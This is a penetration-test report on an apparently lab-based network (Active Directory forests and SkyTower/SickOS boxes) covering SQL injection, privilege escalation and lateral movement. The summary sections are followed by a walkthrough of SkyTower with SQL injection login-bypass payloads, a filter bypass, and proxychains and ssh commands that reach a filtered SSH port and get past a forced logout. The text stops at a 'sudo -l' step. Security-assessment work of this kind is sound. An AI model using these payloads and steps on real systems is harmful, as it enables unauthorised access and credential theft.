Date: 2025-04-06
INFORMATION CLASS: CUSTOMER CONFIDENTIAL

CUSTOMER	Marcus Mad Security Inventions AB
SUBJECT	NetSec Assessment
DOCUMENT	SECURITY ASSESSMENT REPORT

1.0

Table of Contents

1 Executive Summary

1.1 Overview

Professor Oats Consulting conducted a security assessment of Marcus Mad Security Inventions AB on-premise infrastructure between the period 2025-02-24 and 2025-04-06. This assessment aimed to assess the overall security posture and provide Marcus Mad Security Inventions AB with best practices to secure it’s infrastructure.

The goal of the security assessment was to test and identify vulnerabilities, misconfigurations and privilege escalation techniques of company AD forests essos.local and sevenkingdoms.local, as well as the academy.ninja and hosts with Web applications on each subnet.

Based on the findings best practices and security recommendations were researched and exhibited to secure the company infrastructure.

1.2 Results

The security assessment has shown that:

- Through improperly set service account privileges it was possible to gain access to servers CASTELBLACK and BRAAVOS, and to escalate privileges to system admin.
- Through Web server misconfigurations it was possible to do injection attacks on SkyTower, and the host web, to gain hold of either company sensitive data and/or user credentials.
- Through Web server misconfigurations it was possible to execute commands on server side and exploit vulnerability for privilege escalation on SickOS.
- Through shared passwords between service accounts it was possible for lateral movement between the company's AD forests sevenkingdom.local and essos.local.

1.3 Conclusions

Bulding on the tests of previous security assessment SQL server/account misconfigurations could let an attacker escalate privileges, gain user credentials, data and move laterally between sevenkingdoms.local and essos.local.

In three findings, local privilege escalation was deemed possible due to same misconfiguration with proof of concept on two machines.

Weakness in web applications unrestricted file uploads could be combined with an exploit of outdated software to let an attacker escalate privileges and gain full control of the machine.

Weakness in web application allowed users to make injection attacks and further on get root credentials on one server, as well as access to another.

1.4 Key Recommendations

- On webservers/web applications - Ensure corrected configurations that restrict file uploads and that the filters for databases prohibit possible injection attacks.
- Apply least privilege principle for service accounts and remove account privileges that could lead to privelege escalation, if possible for production.
- Apply non-shared passwords for service accounts following appropriate guidelines for password complexity and length
- Ensure that all operative systems and system essentials are updated to their latest with applied security patches, or in extreme edge cases apply hotfixes.

2 Summary of Vulnerabilities

The following table presents all the vulnerabilities found, ordered by severity

Vulnerability	High	Medium	Low	Info.
Local Privilege Escalation chkrootkit <= 0.49		✔		
Local Privilege Escalation xp_cmdshell on sql_svc through high permissions		✔		
Misconfiguration in Web server enables Web based SQL Injection attacks - 1	✔			
Misconfiguration in Web server enables Web based SQL Injection attacks - 2	✔			
Shared login credentials over forests for SQL service accounts	✔			
Unrestricted File Upload Vulnerability	✔			

A definition of the different risk levels is given in the Vulnerability Descriptions section

3 FINDINGS AND RECOMMENDATIONS

This section of the report groups vulnerabilities together at a high level and provides recommendations on improving the application's security posture. More detailed vulnerability descriptions can be found in Section 3, and information about the project scope can be found in Appendix I, Assessment Scope

3.1 Approach to Testing

Tests were conducted single-tenantly and company provided results from last security assessment as resource to enable efficiency. Note taken that this was not a performed retest, rather seen as an expansion to previous.[1]

Tests were performed remotely over a Tailscale Tunnel to company's infrastructure. Focus of testing was to explore vulnerabitilites on machines found on networks 10.3.10.0/24, 10.4.10.0/24, 10.9.10.0/24.[2]

Nmap was used for host/port discovery on the network to gain starting point and find and showcase what vulnerabilities could be exploited to gain access to user credentials, company data and system access.

In mind that tests were an expansion to previous, the forest trust between sevenkindoms.local and essos.local was investigated to realise if lateral movement still was possible.

3.2 Findings and Recommendations

Insecure privileges and account policies were found on service accounts sql_svc that enabled an attacker to further escalate privileges and move laterally. Access to sql_svc was gained with findings in previous security assessment report and having administrative priveleges on account led to exploit of gaining NT authority\ system access on the two machines CASTELBLACK and BRAAVOS.

SickOS had an web server http endpoint /test where any network connected computer could upload files and combined with php server misconfigurations a webshell was developed, letting anyone on the network gain access to www_data and server files. An old version of a system installed packaged then allowed access to root.

SkyTower had misconfigurations in its /login.php that allowed SQL Injection attacks and upon unauthorized login, credentials were gained that led to further investigation of the database to leak credentials to users with high permissions, ending up in gaining root.

The host web had misconfigurations that enabled a Union Based SQL Injection attack and access to xp_cmdshell was possible via out-of-bound commands that let an attacker gain shell on the host sql as

[1] https://github.com/professor-oats/GOAD/blob/main/professor_oats_Security_Assessment_Report_v2_Bobbo_Solutions.pdf

[2] See more in Appendix

NT authority\ network service. Potential account setting for privilege escalation was found but no proof of concept, possibly due to having Defender in place.

It is of high recommendation that the web servers with the misconfigurations are reviewed to have proper filtering in place for user file uploads and are configured to prohibit SQL Injection attacks by correct validation of user input.

The principle of least possible permissions/privileges should be applied to all accounts, here specifically, the service accounts to mitigate both the cased lateral movements and privilege escalations. Unset xp_cmdshell on the servers and strip account permissions of enable.

Use unique account passwords following best practices of password length, complexity and rotation and do system updates to ensure system robustness and hinder exploits of vulnerabilities in outdated software.

3.3 Limitations

All tests could be performed as defined by scope. However company changed the IP addresses on the NIC of the company provided Kali Linux so for recreation of attack chains it is to be taken into consideration that revshells are called back to the correct IP.

4 Vulnerability Descriptions

This section of the report details the vulnerabilities that were identified during testing. Each vulnerability description contains the following information:

- A description of the vulnerability with accompanying output and screenshots to demonstrate its existence on the affected systems.
- Remedial actions that can be used to resolve the vulnerability and mitigate the risks that it poses.
- Further information and sources of reading about the issue including links to advisories.

Vulnerability Grading

The vulnerabilities identified in this report have been classified by the degree of risk they present to the host system. Vulnerabilities are graded High, Medium or Low Risk as defined here:

Severity	Description
High	A vulnerability will be assessed as representing a high risk if it holds the potential for an attacker to control, alter or delete Marcus Mad Security Inventions AB electronic assets. For example, a vulnerability which could allow an attacker to gain unauthorised access to a system or to sensitive data would be assessed as a high risk. Such issues could ultimately result in the defacement of a web site, the alteration of data held within a database or the capture of sensitive information such as account credentials or credit card information.
Medium	A vulnerability will be assessed to represent a medium risk if it holds, when combined with other factors or issues, the potential for an attacker to control, alter or delete Marcus Mad Security Inventions AB electronic assets. For example, a vulnerability that could enable unauthorised access to be gained if a specific condition was met, or an unexpected change in configuration was to occur, would be rated as a medium risk.
Low	A vulnerability will be assessed to represent a low risk if it discloses information about a system or the likelihood of exploitation is extremely low. For example, this could be the disclosure of version information about a running service or an informative error message that reveals technical data.

Table 1: Severity ratings.

4.1 High Risk Vulnerabilities

A vulnerability will be assessed as representing a high risk if it holds the potential for an attacker to control, alter or delete the organisation’s electronic assets. For example, a vulnerability which could allow an attacker to gain unauthorised access to a system or to sensitive data would be assessed as a high risk. Such issues could ultimately result in the defacement of a web site, the alteration of data held within a database or the capture of sensitive information such as account credentials or credit card information.

High risk issues can arise from the configuration of computer systems or networks, weaknesses in application code or through weaknesses in policy and procedure.

These issues should be resolved as soon as possible to ensure the business is not operating with an excessive level of IT related business risk.

It is necessary for Professor Oats Consulting to take a generic view on some risks and the actual risk posed to any business will need to be reviewed to quantify the likelihood of exploitation and the subsequent impact.

4.1.1 Misconfiguration in Web server enables Web based SQL Injection attacks - 1

Severity rating	**High**

Description

10.4.10.244 SkyTower

It's common practice to have webservers connected to databases to check user credentials for login and access. To fend off attacks it's important that both the webservers and the databases are configured correctly and secure. Vulnerabilities come when attackers can gain hold of user information, access of user accounts or server accounts due to misconfigurations.

http://10.4.10.244:80 had a login prompt that SQL injections attacks were perfomed against:

```
E-mail: ' OR 1=1 --
Password: hello
```


In response an error was shown:

```
There was an error running the query [You have an error in your SQL syntax; check the
manual that corresponds to your MySQL server version for the right syntax to use near '11
' and password='hello'' at line 1]
```

Having this information it was realised that the server filters for '=' as well as 'OR' strings so another SQL injection was tested:

```
E-mail: ' || 1=1#
Password: hello
```

Which worked and logged in as user john:



Welcome john@skytech.com

As you may know, SkyTech has ceased all international operations.

To all our long term employees, we wish to convey our thanks for your dedication and hard work.


Unfortunately, all international contracts, including yours have been terminated.

The remainder of your contract and retirement fund, **$2** ,has been payed out in full to a secure account. For security reasons, you must login to the SkyTech server via SSH to access the account details.

Username: john
Password: [redacted]


We wish you the best of luck in your future endeavors.

A recon on the machine showed a filtered ssh port, but also a http proxy on port 3128 that was to be tested to log onto ssh via:




```
# Nmap 7.94SVN scan initiated Sun Mar 30 23:41:32 2025 as: nmap -sV -sC -p- -T4 -oA skytower 10.4.10.244
Nmap scan report for 10.4.10.244
Host is up (0.048s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE    SERVICE    VERSION
22/tcp   filtered ssh
80/tcp   open     http       Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Site doesn't have a title (text/html).
3128/tcp open     http-proxy Squid http proxy 3.1.20
|_http-title: ERROR: The requested URL could not be retrieved

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Mar 30 23:42:39 2025 -- 1 IP address (1 host up) scanned in 66.28 seconds
```

Setting up proxychains to proxy via http 10.4.10.244:3128:



```
[ProxyList]$
# add proxy here ...$
# meanwile$
# defaults set to "tor"$
#socks4 >     127.0.0.1 9050$
http 10.4.10.244 3128$
$
/etc/proxychains.conf [+]
-- INSERT --
```




```
┌─[patricja@birdcage]─[~/BOXES/SkyTower]
└──╼ $ proxychains ssh john@10.4.10.244
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-10.4.10.244:3128-<><>-10.4.10.244:22-<><>-OK
The authenticity of host '10.4.10.244 (10.4.10.244)' can't be established.
ECDSA key fingerprint is SHA256:QYZqyNNW/Z81N86urjCUIrTBvJ06U9XDDzNv91DYaGc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.4.10.244' (ECDSA) to the list of known hosts.
john@10.4.10.244's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 20 07:41:08 2014

Funds have been withdrawn
Connection to 10.4.10.244 closed.
┌─[patricja@birdcage]─[~/BOXES/SkyTower]
└──╼ $
```

Connection and authentication worked but got flunged out directly, so new test with:

```
proxychains ssh john@10.4.10.244 -t "/bin/sh"
```

Got successful shell and a `cat .bashrc` showed `exit` in tail:




```
echo
echo "Funds have been withdrawn"
exit
$
```

Quick fix:

```
cp .bashrc oldbashrc
```


Copied .bashrc for easy restoration and removed `exit` from original:



```
$ vi .bashrc
$ exit
Connection to 10.4.10.244 closed.
┌─[patricja@birdcage]─[~/BOXES/SkyTower]
└──╼ $ proxychains ssh john@10.4.10.244
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-10.4.10.244:3128-<><>-10.4.10.244:22-<><>-OK
john@10.4.10.244's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Mar  9 16:19:34 2025 from 10.4.10.244

Funds have been withdrawn
john@SkyTower:~$
```

```
sudo -l
```

